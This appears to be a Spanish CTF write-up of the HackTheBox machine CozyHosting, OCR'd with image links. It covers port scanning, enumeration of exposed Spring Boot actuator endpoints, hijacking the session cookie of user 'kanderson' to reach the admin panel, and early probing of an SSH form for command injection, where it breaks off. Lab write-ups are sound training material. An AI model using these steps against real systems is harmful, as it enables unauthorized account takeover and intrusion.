
CozyHosting - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (U
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYA
|   256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHVzF8iMVIHgp9xMX9qxvbaoXVg1xkGL
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Vemos que el puerto 80 te redirecciona al dominio "cozyhosting.htb":




Tenemos un panel de login que no sabemos las crendenciales:



Vamos a fuzzear para conseguir nuevas rutas en el puerto 80:



Vamos a la ruta "/error":



Nos dice "whitelabel error page". Si le preguto a chatgpt que significa este error nos dice lo siguiente:


El error "Whitelabel Error Page" es común en aplicaciones web desarrolladas con Spring Boot cuando no existe un controlador configurado para manejar la URL solicitada o cuando no se ha implementado una página de error personalizada.

Spring **es un framework de código abierto que da soporte para el desarrollo de aplicaciones y páginas webs basadas en Java**.

Exiten algunas rutas en "Spring boot" que sirven para facilitar el desarrollo y administracion. Para ello tenemos una "wordlist" especifica en "Seclist":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://cozyhosting.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/spring-boot.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cozyhosting.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/spring-boot.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/actuator             (Status: 200) [Size: 634]
/actuator/env/lang    (Status: 200) [Size: 487]
/actuator/env/home    (Status: 200) [Size: 487]
/actuator/env         (Status: 200) [Size: 4957]
/actuator/env/path    (Status: 200) [Size: 487]
/actuator/health      (Status: 200) [Size: 15]
/actuator/mappings    (Status: 200) [Size: 9938]
/actuator/beans       (Status: 200) [Size: 127224]
/actuator/sessions    (Status: 200) [Size: 48]
Progress: 112 / 113 (99.12%)
```

Vemos que la ruta /actuator se puede estar utilizando para la administracion de la web, vamos a echarle un vistazo a la ruta /actuator/sessions:




Nos filtra un nombre de usuario y una especie de ID que hace referencia a este usuario. Vamos a capturar nuestro login con burpuite para ver si tenemos un ID distinto al iniciar sesion:


```
POST /login HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://cozyhosting.htb
Connection: keep-alive
Referer: http://cozyhosting.htb/login
Cookie: JSESSIONID=4C4A7A544122586FF3636A5604344F93
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=test&password=test
```


Cuando iniciamos session, lo hacemos con esta cookie de "JESSIONID". Vamos a ver si tenemos alguna cookie almacenada en el navegador:




Podemos ver que tenemos esa misma cookie almacenada. Lo que podemos ahcer es sustituir esta cookie por la del usuario "kanderson" que hemos encontrado antes para que el sistema piense que somos ese usuario:



Ahora vamos a ir a la ruta "/admin", que antes nos redireccionaba al panel de login:



Si no nos deja eliminamos la coockie, volvemos a hacer login para generar otra cookie y la volvemos a sustituir con la de "kanderson", cuando actualicemos nos redirigira al panel de administracion. Abajo del todo pone que podemos realizar una conexion:



Vamos a capturarlo y lo vemos con burpsuite:

```
host=test&username=test
```

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 13 Nov 2024 10:40:11 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=ssh: Could not resolve hostname
test: Temporary failure in name resolution
Connection: keep-alive
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

Esta intentando realizar una conexion por ssh. Vamos a intentar hacerlo al localhost de la maquina victima:

```
host=127.0.0.1&username=
```

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 13 Nov 2024 10:42:43 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=usage: ssh
[-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]          [-b bind_address] [-c
cipher_spec] [-D [bind_address:]port]          [-E log_file] [-e escape_char]
[-F configfile] [-I pkcs11]          [-i identity_file] [-J [user@]host[:port]]
